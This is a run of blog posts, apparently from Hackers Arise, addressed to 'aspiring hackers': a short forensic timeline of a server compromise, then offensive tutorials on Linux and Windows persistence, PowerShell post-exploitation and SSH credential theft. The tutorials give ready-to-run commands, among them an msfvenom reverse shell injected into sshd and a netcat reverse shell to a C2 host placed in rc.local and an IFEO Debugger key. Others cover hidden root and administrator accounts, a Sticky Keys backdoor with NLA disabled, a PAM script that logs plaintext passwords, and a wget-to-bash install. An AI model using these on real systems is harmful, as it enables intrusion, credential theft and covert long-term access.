This sequence, adding an SSH key, then using SSH to install reconnaissance tools and scan other hosts fits a common post-exploitation pattern. Hackers establish persistent access, stage tools, and then enumerate the network for lateral movement opportunities.

During forensic investigations, save the sequence of timestamps that link file downloads, package installation, and scanning activity. Those correlations are important for incident timelines and for identifying which sessions performed which actions.

Timeline

At the start, the attacker attempted credential stuffing against the management server. Successful login occurred with the credentials seb.broom / g0vernm3nt. After authentication, the attacker exploited CVE-2022-25237 in Bonita Web 2021.2 to reach privileged API endpoints and uploaded rce_api_extension.zip. They then executed commands such as whoami and cat /etc/passwd to confirm privileges and enumerate users.

The attacker removed rce_api_extension.zip from the web server to reduce obvious traces. Using pastes.io from IP 138.199.59.221, the attacker executed a bash script that appended data to /home/ubuntu/.ssh/authorized_keys, enabling SSH persistence (MITRE ATT&CK: SSH Authorized Keys, T1098.004). Shortly after persistence was established, an SSH connection from 95.181.232.30 issued commands to download a .deb package containing Nmap. The attacker used Nmap to scan 34.207.150.13 and then terminated the SSH session.

Conclusion

During our network forensics exercise we saw how packet captures and IDS/IPS logs can reveal the flow of a compromise, from credential stuffing, through exploitation of a web-application vulnerability, to command execution and persistence via SSH keys. We practiced using Wireshark to trace HTTP streams, observed credential stuffing in action, and followed the attacker’s persistence mechanism.

Although our class focused on analysis, in real incidents you should always preserve originals and record every artifact with exact timestamps. Create cryptographic hashes of artifacts, maintain a chain of custody, and work only on copies. These steps protect the integrity of evidence and are essential if the incident leads to legal action.

For those of you interested in deepening your digital forensics skills, we will be running a practical SCADA forensics course soon in November. This intensive, hands-on course teaches forensic techniques specific to Industrial Control Systems and SCADA environments showing you how to collect and preserve evidence from PLCs, RTUs, HMIs and engineering workstations, reconstruct attack chains, and identify indicators of compromise in OT networks. Its focus on real-world labs and breach simulations will make your CV stand out. Practical OT/SCADA skills are rare and highly valued, so completing a course like this is definitely going to make your CV stand out. 

We also offer digital forensics services for organizations and individuals. Contact us to discuss your case and which services suit your needs.

Learn more: https://hackersarise.thinkific.com/courses/scada-forensics

The post Network Forensics: Analyzing a Server Compromise (CVE-2022-25237) first appeared on Hackers Arise.

Advanced Linux Persistence: Strategies for Remaining Inside a Linux Target

Welcome back, aspiring hackers!

In part one of our Linux persistence series, we covered the basics – the quick wins that keep you connected after a compromise. Now it’s time to take things up a notch. In this part, we’re going to dive into techniques that give you more flexibility, more stealth, and in some cases, more durability than the simple shell loops, autostarts, and cron jobs we looked at before.

We’ll start with in-memory payloads, where nothing ever touches disk, making them almost invisible while they’re running. Then we’ll look at persistence through operating system configuration changes. No malware needed, just some creative abuse of the system’s own settings. From there, we’ll move into LD_PRELOAD, a legitimate Linux feature that can quietly hook into processes and run our code without launching any suspicious binaries. We’ll also talk about rc.local for those times you want a simple, one-shot startup hook, and we’ll finish with gsocket, a powerful tunneling tool that can keep a connection alive even when the network is working against you.

By the end of this part, you’ll have a toolkit that covers both stealthy short-term access and long-term, hard-to-shake persistence. And if you combine what we’ve done here with the foundations from part one, you’ll have the range to adapt to just about any post-exploitation environment.

In-Memory

An in-memory backdoor is a persistence-adjacent technique aimed at maintaining control without leaving forensic traces on disk. Instead of writing a payload to the filesystem, you inject it directly into the memory space of a running process. This approach is attractive when stealth is a higher priority than durability, as most antivirus solutions perform limited real-time inspection of memory. Even technically adept users are unlikely to notice a malicious implant if it resides inside a legitimate, already-running process.

In this example, the chosen payload is Meterpreter, a well-known tool capable of operating entirely in memory. A typical workflow might look like this:

c2 > msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=C2_IP LPORT=9005 exitfunc=thread StagerRetryCount=999999 -f raw -o meter64.bin

creating an in-memory payload with msfvenom

Here, msfvenom generates a raw Meterpreter reverse TCP payload configured to connect back to our C2 at the specified host and port. 

exitfunc=thread controls how the payload cleans up when it finishes or encounters an error. Thread means it will terminate only the thread it is running in, leaving the rest of the host process alive. This is critical for in-memory injection into legitimate processes because it avoids crashing them and raising suspicion.

StagerRetryCount=999999 instructs the stager to retry the connection up to 999,999 times if it fails. Without this, a dropped connection might require re-injecting the payload. With it, the backdoor keeps trying indefinitely until we are ready to receive the connection.

With pgrep you list processes to inject your payload into

target#> pgrep -x sshd

finding a process with pgrep to inject the in-memory payload into with

target#> mv /root/meter64.bin /root/mmap64.bin

target#> inject_linux 1032 mmap64.bin

injecting the in-memory payload with inject_linux into a process

The inject_linux utility then injects the binary blob into the process identified by PID, causing that process to execute the payload entirely in memory. No new file is created on disk, and no service or scheduled task is registered. Note, you might need to rename your payload as mmap64.bin.

receiving a reverse connection

Pros: Works under any user account, extremely difficult for a human observer to detect, and avoids leaving traditional artifacts like startup entries or executable files on disk.

Cons: Does not survive a reboot. The moment the system restarts or the host process ends, the implant disappears.

While this method lacks persistence in the strict sense, it provides a highly covert foothold for as long as the target system remains powered on. In a layered intrusion strategy, in-memory implants can complement more traditional persistence mechanisms by offering an immediately available, stealthy access channel alongside longer-lived backdoors.

Configs

Persistence through configuration changes takes a different path from typical backdoors or reverse shells. Instead of running malicious code, it manipulates the operating system’s own settings to ensure we can regain access later. Because there is no executable payload, such changes are far less likely to trigger antivirus detection. However, this method is viable only when you have direct access to the target system and sufficient privileges to modify core configuration files.

One of the most common examples is creating a hidden user account that can be used for future remote logins. In the example:

target# > openssl passwd -1 -salt test P@ssw0rd123

target# > echo 'post:$1$test$dIndzcyu0SmwXz37byHei0:0:0::/:/bin/sh' >> /etc/passwd

creating a hidden user with a root shell

The first command uses openssl passwd with the -1 flag to generate an MD5-based hashed password (-salt test specifies a custom salt, here “test”) for the chosen password P@ssw0rd123. The output is a string in the format expected by /etc/passwd.

The second command appends a new entry to /etc/passwd for a user named post, with the generated password hash, UID 0, and GID 0 (making it equivalent to the root user), no home directory, and /bin/sh as its shell. This effectively creates a hidden superuser account.

Finally, make sure you have modified the /etc/ssh/sshd_config file to ensure that root (and by extension, the post account with UID 0) can log in over SSH (PermitRootLogin yes). This ensures you can reconnect remotely, provided the target system is reachable over the network.

editing the sshd_config to allow root login

After that restart the SSH service

target# > service sshd restart

connecting via ssh

Pros:  Survives reboots, and does not require running any malicious executable.

Cons: Requires administrative or root privileges to modify system files, and is ineffective if the machine is behind NAT or a restrictive firewall that blocks inbound connections.

This method is a pure OS-level manipulation. It leaves no malicious process in memory, but its success depends entirely on your ability to later connect directly to the host. In targeted intrusions, it is often combined with other persistence methods to ensure redundancy.

LD_PRELOAD

Using LD_PRELOAD for persistence takes advantage of a legitimate dynamic linking feature in Linux to inject custom code into every newly launched process. The LD_PRELOAD environment variable tells the dynamic linker to load a specified shared library before any others, allowing our code to override or hook standard library functions in user-space applications. This approach can be used to execute arbitrary logic, including establishing a shell or logging credentials.


First we create a meter.c file which will later be compiled into meter.so

target# > nano meter.c

creating a meter.c file for LD_PRELOAD persistence

Then the payload is compiled with the following command:

c2 > gcc -fPIC -shared -o meter.so meter.c

comping the meter.c file

Next you write the path to your shared object (meter.so) into /etc/ld.so.preload. This file is consulted by the dynamic linker globally, meaning every dynamically linked binary will load the specified library, regardless of which user runs it. This requires root privileges.

target#> echo /path/to/meter.so >> /etc/ld.so.preload

Then you add an export LD_PRELOAD=/path/to/meter.so line to /etc/profile, ensuring that all users who log in through an interactive shell will have the environment variable set automatically

target#> echo export LD_PRELOAD=/path/to/meter.so >> /etc/profile

This command does the same but only for a single user by appending the export command to that user’s ~/.bashrc

target$> echo export LD_PRELOAD=/path/to/meter.so >> ~/.bashrc

Pros: Survives reboots, works under any user account, and can be applied system-wide or per-user. It allows the injected code to run within the context of legitimate processes, making detection harder.

Cons: The execution interval is uncontrolled, as code runs only when a new process starts, so reconnection timing is less predictable than with scheduled tasks or services.

rc.local

Persistence via rc.local relies on a legacy startup mechanism in Linux systems. The /etc/rc.local script, if present and executable, is run automatically by the init system once at the end of the multi-user boot sequence. By inserting a command into this file, we can ensure our payload executes automatically the next time the system restarts.

target#> echo "nc C2_IP 8888 -e /bin/bash &" >> /etc/rc.local

creating rc.local persistence

This appends a netcat command to /etc/rc.local that, when executed, connects back to our host on port 8888 and spawns /bin/bash, providing an interactive reverse shell. The ampersand (&) runs it in the background so it does not block the rest of the boot process.

Because rc.local executes only once during startup, the payload will not continuously attempt reconnection. It will run a single time after each reboot. If the connection fails at that moment, for instance, if your listener is not ready or the network link is down, no further attempts will be made until the next reboot.

Pros: Survives reboots and is simple to implement.

Cons: Requires root privileges to modify /etc/rc.local, and the execution interval is uncontrolled, it runs only once per boot, offering no retry mechanism between reboots.

While this method is straightforward and low-profile, it is limited in reliability. In modern Linux distributions, rc.local is often disabled by default or replaced by systemd service files, making it more of a legacy technique. For attackers seeking long-term, automated persistence, it’s usually combined with other methods that retry connections or run continuously.

Gsocket

Gsocket is a cloud relay both sides connect to, linking their outbound connections into a single encrypted two-way tunnel. From our perspective as attackers, that’s gold: we don’t need an open inbound port on the victim, we don’t have to wrestle with NATs or port-forwards, and a single cloud broker becomes a C2 for many targets. Long-lived outbound TLS-like streams blend into normal egress traffic, so the connection looks far less suspicious than an exposed listener.

We like Gsocket, because it massively reduces operational overhead. There is less infrastructure to maintain and much better success rates in restrictive networks because everything is outbound.

Here is how you install it on the target:

target# > bash -c "$(wget --no-verbose -O- https://gsocket.io/y)"

target$ > bash -c "$(wget --no-verbose -O- https://gsocket.io/y)"

installing gs-netcat on the target

Next, install it on your C2 and access it with the secret key

c2 > sudo apt install gsocket

c2 > gs-netcat -s “secret key” -i

installing gs-netcat and connecting to the target

More information can be found here:

https://www.gsocket.io/deploy

Pros: A stealthy way to establish remote access, pivot, exfiltrate data, or maintain a backdoor, especially in complex network environments.

Cons: Leaves traces, like persistent scripts or network access patterns and reliance on a shared secret requires careful secret management.

Summary

In part two, we stepped away from the basics and explored persistence and access techniques that push deeper into stealth and adaptability. We started with in-memory backdoors, great for situations where avoiding detection matters more than surviving a reboot. We then moved on to persistence through config changes, such as creating hidden users in /etc/passwd, which survive reboots without needing any malicious process running. After that, we covered LD_PRELOAD, a dynamic linker trick that quietly injects code into normal processes. We looked at rc.local for quick, legacy-style startup hooks, and wrapped up with gsocket, a tunneling tool that can keep a lifeline open even through restrictive firewalls or NAT.

Together, these two parts give you a layered approach: fast, simple persistence to hold your ground, plus stealthy, advanced techniques to stay in control for the long haul.

The post Advanced Linux Persistence: Strategies for Remaining Inside a Linux Target first appeared on Hackers Arise.

PowerShell for Hackers, Part 5: Detecting Users, Media Control, and File Conversion

Welcome back, cyberwarriors!

We are continuing our PowerShell for Hackers module and today we will look at another range of scripts. Some of them will focus on stealth, like checking if the user is still at the keyboard before taking action. Others are about making your presence felt with changing wallpapers or playing sounds. We also have scripts for moving data around by turning files into text, or avoiding restrictions by disguising PowerShell scripts as batch files. We also added a script with detailed system report as a part of privilege escalation. On top of that, we will cover a quick way to establish your persistence and make it run again after a restart.

Studying these is important for both sides. Attackers see how they can keep access without suspicion and get the information they need. Defenders get to see the same tricks from the other side, which helps them know what to look out for in logs and unusual system behavior.

Let’s break them down one by one.

Detecting User Activity

Repo:

https://github.com/soupbone89/Scripts/tree/main/Watchman

The first script is focused on detecting whether the target is actually using the computer. This is more important than it sounds. Especially useful when you are connecting to a compromised machine through VNC or RDP. If the legitimate user is present, your sudden appearance on their screen will immediately raise suspicion. On the other hand, waiting until the workstation is unattended allows you to do things quietly.

The script has two modes:

Target-Comes: Watches the horizontal movement of the mouse cursor. If no movement is detected, it sends a harmless Caps Lock keypress every few seconds to maintain activity. This keeps the session alive and prevents the screen from locking. As soon as the cursor moves, the function stops, letting you know that the user has returned.

Target-Leaves: Observes the cursor position over a set interval. If the cursor does not move during that time, the script assumes the user has left the workstation. You can specify your own time of inactivity.

Usage is straightforward:

PS > . .\watch.ps1

PS > Target-Comes

PS > Target-Leaves -Seconds 10

showing a script that monitors target activity

For stealthier use, the script can also be loaded directly from memory with commands like iwr and iex, avoiding file drops on disk. Keep in mind that these commands may be monitored in well-secured environments.

executing a monitoring activity script in memory in powershell

Playing Sound

Repo:

https://github.com/soupbone89/Scripts/tree/main/Play%20Sound

Playing a sound file on a compromised machine may not have a direct operational benefit, but it can be an effective psychological tool. Some hackers use it at the end of an operation to make their presence obvious, either as a distraction or as a statement.

showing play sound in powershell script

The script plays any .wav file of your choice. Depending on your objectives, you could trigger a harmless notification sound, play a long audio clip as harassment, or use it in combination with wallpaper changes for maximum effect.

PS > . .\play-sound.ps1

PS > PlaySound "C:\Windows\Temp\sound.wav"

executing play sound script

Changing the Wallpaper

Repo:

https://github.com/soupbone89/Scripts/tree/main/Change%20Wallpaper

Changing the target’s wallpaper is a classic move, often performed at the very end of an intrusion. It is symbolic and visible, showing that someone has taken control. Some groups have used it in politically motivated attacks, others as part of ransomware operations to notify or scare victims.

showing the script to change wallpaper with powershell

This script supports common formats such as JPG and PNG, though Windows internally converts them to BMP. Usage is simple, and it can be combined with a sound to make an even greater impression.

PS > iwr https://raw.githubusercontent.com/... | iex

PS > Set-WallPaper -Image "C:\Users\Public\hacked.jpg" -Style Fit

changing wallpapers with powershell

Converting Images to Base64

Repo:

https://github.com/soupbone89/Scripts/tree/main/Base642Image

When working with compromised machines, data exfiltration is often constrained. You may have limited connectivity or may be restricted to a simple PowerShell session without file transfer capabilities. In such cases, converting files to Base64 is a good workaround.

This script lets you encode images into Base64 and save the results into text files. Since text can be easily copied and pasted, this gives you a way to move pictures or other binary files without a download. The script can also decode Base64 back into an image once you retrieve the text.

Encode:

PS > img-b64 -img "C:\Users\rs1\Downloads\bytes.jpg" -location temp

PS > img-b64 -img "C:\Users\rs1\Downloads\bytes.jpg" -location desk

encoding with the help of a simple powershell tool

Decode:

PS > b64-img -file "$env:\TMP\encImage.txt" -location temp

decoing with the help of a simple powershell tool

With this, exfiltrated data can be restored to its original form on your own machine.

Base64 Text Converter

Repo:

https://github.com/soupbone89/Scripts/tree/main/Base64%20Encoder

Base64 encoding is not just for images. It is one of the most reliable methods for handling small file transfers or encoding command strings. Some commands can break when copied directly when special characters are involved. By encoding them, you can make sure it works.

This script can encode and decode both files and strings:

PS > B64 -encFile "C:\Users\User\Desktop\example.txt"

PS > B64 -decFile "C:\Users\User\Desktop\example.txt"

PS > B64 -encString 'start notepad'

PS > B64 -decString 'cwB0AGEAcgB0ACAAbgBvAHQAZQBwAGEAZAA='

base64 text and script converter

It even supports piping the results directly into the clipboard for quick use:

PS > COMMAND | clip

Converting PowerShell Scripts to Batch Files

Repo:

https://github.com/soupbone89/Scripts/tree/main/Powershell2Bat

Some environments enforce strict monitoring of PowerShell, logging every script execution and sometimes outright blocking .ps1 files. Batch files, however, are still widely accepted in enterprise settings and are often overlooked.

This script converts any .ps into a .bat file while also encoding it in Base64. This combination not only disguises the nature of the script but also reduces the chance of it being flagged by keyword filters. It is not foolproof, but it can buy you time in restrictive environments.

PS > . .\ps2bat.ps1

PS > ".\script.ps1" | P2B

converting powershell to bat with a script
showing how a bat file looks like

The output will be a new batch file in the same directory, ready to be deployed.

Autostart Installer

Repo:

https://github.com/soupbone89/Scripts/tree/main/Autostart

This is a persistence mechanism that ensures a payload is executed automatically whenever the system or user session starts. It downloads the executable from the provided URL twice, saving it into both startup directories. The use of Invoke-WebRequest makes the download straightforward and silent, without user interaction. Once placed in those startup folders, the binary will be executed automatically the next time Windows starts up or the user logs in.

This is particularly valuable for maintaining access to a system over time, surviving reboots, and ensuring that any malicious activities such as backdoors, keyloggers, or command-and-control agents are reactivated automatically. Although basic, this approach is still effective in environments where startup folders are not tightly monitored or protected.

First edit the script and specify your URL and executable name, then run it as follows:

PS > .\autostart.ps1

executing autostart script for persistence with powershell
autostart script grabbed the payload

All-in-one Enumerator

Repo:

https://github.com/soupbone89/Scripts/tree/main/Enumerator

The script is essentially a reconnaissance and system auditing tool. It gathers a wide range of system information and saves the results to a text file in the Windows temporary directory. Hackers would find such a script useful because it gives them a consolidated report of a compromised system’s state. The process and service listings can help you find security software or monitoring tools running on the host. Hardware usage statistics show whether the system is a good candidate for cryptomining. Open ports show potential communication channels and entry points for lateral movement. Installed software is also reviewed for exploitable versions or valuable enterprise applications. Collecting everything into a single report, you save a lot of time.

To avoid touching the disk after the first compromise, execute the script in memory:

PS > iwr http://github.com/… | iex

enumerating a system with the help of a powershell script part 1

All of this data is not only displayed in the console but also written into a report file stored at C:\Windows\Temp\scan_result.txt

Summary

Today we walked through some PowerShell tricks that you can lean on once you have a foothold. The focus is practical. You saw how to stay unnoticed, how to leave a mark when you want to, you also know how to sneak data out when traditional channels are blocked, and how to make sure your access survives a reboot. Alongside that, there is a handy script that pulls tons of intelligence if you know what you’re looking for.

These are small and repeatable pieces hackers can use for bigger moves. A mouse-watch plus an in-memory loader buys you quiet initial access. Add an autostart drop and that quiet access survives reboots and becomes a persistent backdoor. Then run the enumerator to map high value targets for escalation. Encoding files to Base64 and pasting them out in small chunks turns a locked-down host into a steady exfiltration pipeline. Wrapping PowerShell in a .bat disguises intent long enough to run reconnaissance in environments that heavily log PowerShell. Simple visual or audio changes can be used as signals in coordinated campaigns while the real work happens elsewhere.

The post PowerShell for Hackers, Part 5: Detecting Users, Media Control, and File Conversion first appeared on Hackers Arise.

Password Cracking: Stealing SSH Credentials with PAM

Welcome back, my aspiring cyberwarriors!

Landing on a Linux machine after exploitation or with freshly harvested credentials often feels like a victory, but in reality, it is only the beginning of the struggle. Lateral movement in Linux environments is notoriously trickier than in Windows domains. Even if you manage to obtain root on one host, you might quickly hit a wall: you see evidence of users connecting to other systems, but you don’t have their credentials. Without those, further expansion stalls. Techniques such as dumping memory or scraping process data might work in some cases, but SSH processes in particular won’t reveal user credentials so easily. At first glance, it feels like a dead end.

This is where PAM manipulation comes into play. By modifying how the Pluggable Authentication Module handles logins, it becomes possible to quietly capture user credentials whenever they authenticate. This is how you create a systematic way to harvest SSH passwords and reuse them for lateral movement.

pam patch in action logging credentials

Recon with Known Hosts

Before diving into PAM patching, it is useful to gather some context about the network and where legitimate users are connecting. SSH clients store previously accessed servers in a known_hosts file under each user’s .ssh directory. If those files are accessible, they give a list of destinations without the need for noisy scanning.
For example, inspecting /home/dev3/.ssh/known_hosts might reveal entries such as git. That single clue suggests a pivot point. If the compromised machine is in a restricted environment, that host may sit in another subnet or behind access controls you couldn’t otherwise reach. With the right credentials, this file becomes a roadmap for lateral movement.

using known_hosts file for lateral movement

Preparing the Host

Before implementing a credential capture mechanism, it’s important to ensure the host accepts password-based logins. SSHD can be configured to forbid password authentication entirely, relying solely on key-based access. To enable credential capture, the following must be set in /etc/ssh/sshd_config:

target# > nano /etc/ssh/sshd_config

PasswordAuthentication yes

password authentication with ssh enabled

Once this change is in place, the groundwork is set.

Creating a Logging Script

The next step is creating a small script that will record login attempts. With root privileges, create a new file at /usr/local/bin/logc.sh:

target# > nano /usr/local/bin/logc.sh

#!/bin/bash

echo "$(date) User: $PAM_USER Password: $(cat -), From: $PAM_RHOST" >> /var/log/.authc.log
creating a PAM Patch

Make it executable:

target# > chmod 777 /usr/local/bin/logc.sh

Then prepare the hidden log file that will quietly collect captured data:

target# > touch /var/log/.authc.log

This script is simple yet powerful. It captures the username, the plaintext password, the source of the connection, and timestamps each entry.

Patching PAM

With the logging script in place, the next task is to insert it into the PAM authentication chain. PAM configurations vary slightly between distributions, but for SSH specifically, the relevant file is /etc/pam.d/sshd. For broader system-wide coverage, other files such as /etc/pam.d/common-auth (Debian/Ubuntu) or /etc/pam.d/password-auth (CentOS) could be patched instead.

To modify SSH authentication only, open /etc/pam.d/sshd and add the following line at the very top:

target# > nano /etc/pam.d/sshd

auth optional pam_exec.so quiet expose_authtok /usr/local/bin/logc.sh
patching PAM to steal ssh credentials

This ensures that every authentication attempt, successful or not, passes through the logging script before continuing with normal PAM processing. Credentials are silently exfiltrated while legitimate users remain unaware.

Applying and Testing the Patch

For the changes to take effect, restart the SSH service:

target# > service sshd restart

Once restarted, test the patch by logging in with valid credentials.

testing the PAM patch

Afterwards, check the log file:

target# > cat /var/log/.authc.log

the PAM patch is valid and working
more credentials were obtained with the PAM patch

Each entry should display the captured user, the password they entered, the remote host they connected from, and the date of the attempt. Over time, this log will accumulate valuable credentials from legitimate user sessions, giving you a resource for lateral movement.

Summary

There is a great method of harvesting SSH credentials on Linux by modifying the Pluggable Authentication Module (PAM). After identifying potential lateral movement targets via known_hosts, SSH is reconfigured to allow password authentication. A custom logging script is created to capture usernames, passwords, and remote sources, and is then integrated into PAM by editing /etc/pam.d/sshd. With the patch in place, every login attempt is silently recorded to a hidden log file. Restarting SSH activates the change, and future connections yield a steady stream of usable credentials. 

The post Password Cracking: Stealing SSH Credentials with PAM first appeared on Hackers Arise.

Advanced Windows Persistence, Part 2: Using the Registry to Maintain Persistence

Welcome back, aspiring cyberwarriors!

Persistence on Windows systems has always been a cat-and-mouse game between attackers looking for reliable footholds and defenders trying to close down avenues of abuse. Windows itself provides a wide range of mechanisms that are legitimate parts of system functionality, yet each of them can be turned into a way of ensuring malicious code runs again and again after reboot or logon. Registry values, system processes, and initialization routines are all potential targets for persistence, and while most of them were never designed with security in mind, they remain available today. What makes them attractive is durability: once configured, they survive restarts and provide repeated execution opportunities without requiring the attacker to manually re-enter the environment.

The techniques described here are all examples of registry-based persistence, each with its own advantages, drawbacks, and detection footprints. Understanding them is crucial for both attackers– who rely on stability– and defenders– who need to spot tampering before it causes damage.

AppInit

AppInit is a legacy Windows feature that tells the OS loader to map one or more DLLs into any process that links user32.dll. That means when many GUI apps start, Windows will automatically load the DLLs listed in that registry value, giving whatever code is inside those DLLs a chance to run inside those processes. It’s a registry-based, machine-wide mechanism that survives reboot and affects both 32-bit and 64-bit GUI applications when configured.

cmd#> reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /v LoadAppInit_DLLs /t reg_dword /d 0x1 /f

cmd#> reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /v AppInit_DLLs /t reg_sz /d "C:\meter64.dll" /f

AppInit windows persistence technique

cmd#> reg add "HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows" /v LoadAppInit_DLLs /t reg_dword /d 0x1 /f

cmd#> reg add "HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows" /v AppInit_DLLs /t reg_sz /d "C:\meter32.dll" /f

The first command turns the AppInit behavior on for the 64-bit registry view. The second command writes the path to the DLL(s) that Windows should try to load into GUI processes (this value is a string of one or more DLL paths). The next two commands do the same thing for the 32-bit registry view on a 64-bit system. First it will enable the mechanism for 32-bit processes, and then set the 32-bit DLL path.

In plain terms: enable AppInit, tell Windows which DLLs to load, and do it for both 64-bit and 32-bit processes so GUI apps of both architectures will load the specified libraries.

AppInit persistence initiated a connection back

Pros: survives reboots and causes the DLL to be loaded into many GUI processes automatically, giving broad coverage without per-user startup entries.

Cons: requires administrative rights to change HKLM, is noisy because the DLL will appear loaded in many processes (creating strong telemetry), and relies on an older, well-known mechanism that defenders often check.

If you’re a defender, focus on auditing the HKLM Windows keys (including the Wow6432Node path) and monitoring unusual DLL loads into system or common GUI processes.

LSASS

Modifying LSASS’s configuration to load an extra DLL is a way to get code executed inside a highly privileged, long-lived system process. LSASS is responsible for enforcing security policy and handling credentials. Because it loads configured authentication/notification packages at startup, adding an entry here causes the chosen module to be loaded into that process and remain active across reboots. That makes it powerful, but dangerous.

cmd#> reg add "HKLM\system\currentcontrolset\control\lsa" /v "Notification Packages" /t reg_multi_sz /d "rassfm\0scecli\0meter" /f

LSASS windows peristence technique

The registry command updates Notification Packages multi-string under the LSA key. In simple terms, this line tells Windows “when LSASS starts, also load the packages named rassfm, scecli, meter and force the write if the value already exists.”

LSASS  persistence initiated a connection back

Pros: survives reboots and places code inside a long-running, high-privilege process, making the persistence both durable and powerful.

Cons: requires administrative privileges to change the LSA registry, produces extremely high-risk telemetry and stability impact (misconfiguration or a buggy module can crash LSASS and destabilize or render the system unusable), and it is highly suspicious to defenders.

Putting code into LSASS buys durability and access to sensitive material, but it is one of the loudest and riskiest persistence techniques: it demands admin rights, creates strong signals for detection, and can crash the machine if done incorrectly.

Winlogon

Winlogon is the component that handles interactive user logons, and it calls the program(s) listed in the UserInit registry value after authentication completes. By appending an additional executable to that UserInit string you ensure your program is launched automatically every time someone signs in interactively. 

cmd#> reg add "HKLM\software\microsoft\windows nt\currentversion\winlogon" /v UserInit /t reg_sz /d "c:\windows\system32\userinit.exe, c:\meter.exe"

Winlogon persistence technique

This keeps the normal userinit.exe first and appends c:\meter.exe, so when Winlogon runs it will launch userinit.exe and then meter.exe as part of the logon sequence. Be aware that UserInit must include the legitimate userinit.exe path first. Removing or misordering it can break interactive logons and lock users out.

Winlogon persistence initiated a connection back

Pros: survives reboots and reliably executes at every interactive user logon, giving consistent persistence across sessions.

Cons: requires administrative privileges to change HKLM, offers no scheduling control (it only runs at logon), and is risky, since misconfiguring the UserInit value can prevent users from logging in and produces obvious forensic signals.

Microsoft Office

Many Office components read configuration from the current user’s registry hive, and attackers can abuse that by inserting a path or DLL name that Office will load or reference when the user runs the suite. This approach is per-user and survives reboots because the configuration is stored in HKCU, but it only triggers when the victim actually launches the Office component that reads that key. It’s useful when the target regularly uses Office and you want a simple, low-privilege persistence mechanism that doesn’t require installing a service or touching machine-wide autoruns.

cmd$> reg add "HKCU\Software\Microsoft\Office test\Special\Perf" /t REG_SZ /d C:\meter.dll

Microsoft Office windows persistence technique
Microsoft Office persistence initiated a connection back

Pros: survives reboots and works from a normal user account because it lives in HKCU, so no administrative rights are required.

Cons: there’s no scheduling control, it only triggers when the user launches the relevant Office component, so you cannot control an execution interval.

Summary

Windows persistence through registry modifications offers multiple paths, from legacy AppInit DLL injection to LSASS notification packages, Winlogon UserInit hijacking, and Office registry keys under HKCU. Each of these methods survives reboots, ensuring repeated code execution, but they vary in scope and stealth. AppInit and Office rely on application startup, while LSASS and Winlogon provide broader and more privileged coverage. All require different levels of access, with the most powerful options also being the loudest in telemetry and the riskiest to system stability. For defenders, the key takeaway is clear: monitoring critical registry keys under HKLM and HKCU, watching for unusual DLL or executable loads, and ensuring proper auditing are essential.

The post Advanced Windows Persistence, Part 2: Using the Registry to Maintain Persistence first appeared on Hackers Arise.

Advanced Windows Persistence, Part 1: Remaining Inside the Windows Target

Welcome back, my aspiring cyberwarriors!

Persistence is one of the core objectives of any successful intrusion, ensuring that an attacker can return to a compromised system even after reboots, logouts, or system maintenance. While much attention is often given to executable droppers, services, or scheduled tasks, there exists an entire class of persistence methods that operate purely through configuration changes. These techniques manipulate the operating system’s own settings, registry keys, and management frameworks. Because of this, they are often stealthier, more resilient, and harder to detect with conventional security tools that focus on scanning executables. In this article we will cover several configuration-based persistence strategies on Windows, ranging from user and registry manipulation to more advanced abuses of Image File Execution Options (IFEO), Global Flags with SilentProcessExit, and WMI event subscriptions. Each method shows the tradeoff between durability and detectability, showing how you can weaponize legitimate administrative features to quietly secure long-term access.

Configs

Unlike other persistence methods that rely on executables or scheduled triggers, configuration-based persistence works by altering the system’s own settings. This makes it both subtle and durable: no additional binaries are introduced, nothing new needs to be launched explicitly, and antivirus tools that focus on scanning executables have very little to detect. However, this approach usually requires administrative access to the target machine, since you must modify accounts, registry keys, or remote access settings. It also assumes the system is reachable later, for example via RDP, which is not always the case if it is hidden behind NAT or a firewall.

cmd#> net user hacker p@ssw0rd /add

cmd#> net localgroup administrators /add hacker

cmd#> reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v attacker /t REG_DWORD /d 0 /f

added a backdoor user on windows

The first two commands create a new local user and add it to the privileged group. Then, the registry command hides the “attacker” account from the Windows logon screen, though it remains valid for interactive and remote login. Together, these steps provide a stealthy backdoor user that blends into the system and can be used for later access. 

Next we move to a more aggressive form of configuration backdoor:

cmd#> reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /v Debugger /t reg_sz /d "\windows\system32\cmd.exe"

cmd#> reg add "HKLM\system\currentcontrolset\control\Terminal Server\WinStations\RDP‐Tcp" /v UserAuthentication /t REG_DWORD /d 0x0 /f

disabling nla and adding sticky key backdoor

By writing a Debugger value for sethc.exe (the Sticky Keys accessibility tool), the attacker replaces its execution with cmd.exe. Pressing Shift five times at the logon screen, instead of opening Sticky Keys, will spawn a command shell running with SYSTEM privileges. In addition, modifying RDP-Tcp with UserAuthentication set to 0 lowers the requirement for Network Level Authentication (NLA), allowing you to establish an RDP connection without the credentials. This pair of changes creates a reliable way to recover access directly from the Windows login screen.

Testing an rdp backdoor

Pros: highly persistent and stealthy since it modifies system settings rather than adding new binaries, and it survives reboots without leaving a typical malware footprint.

Cons: requires administrative privileges and is only effective if the attacker can later connect to the host directly. If the machine sits behind NAT or a restrictive firewall, the persistence mechanism may not be reachable.

Debugger

Instead of altering a program on disk, Windows allows a “debugger” to be attached whenever a specific executable is launched. As a hacker you can abuse this feature by setting a Debugger value for a target process so that Windows starts your command line whenever the user opens that program. The original binary remains intact and launches as usual, but the Debugger command can prepend or append additional behavior. Because this configuration lives in the registry under HKLM, it persists across reboots and does not rely on autorun folders or scheduled triggers.

cmd#> copy calc.exe _calc.exe

cmd#> reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\calc.exe" /v Debugger /t reg_sz /d "cmd /C _calc.exe & c:\windows\nc.exe ‐e c:\windows\system32\cmd.exe C2 9001" /f

using debugger to establish persistence

When the victim starts Calculator, Windows checks IFEO, sees a Debugger set, and runs that command instead of directly running calc.exe. The cmd /C wrapper executes the two chained statements: first _calc.exe (so the user still sees a normal Calculator window), then, after _calc.exe exits, it executes the Netcat line. The single & operator means the second command runs after the first completes, so the reverse shell attempt is deferred until the user closes Calculator. Because the key is under HKLM, creating or modifying it requires administrative privileges. Once set, any user who launches Calculator will trigger the chain.
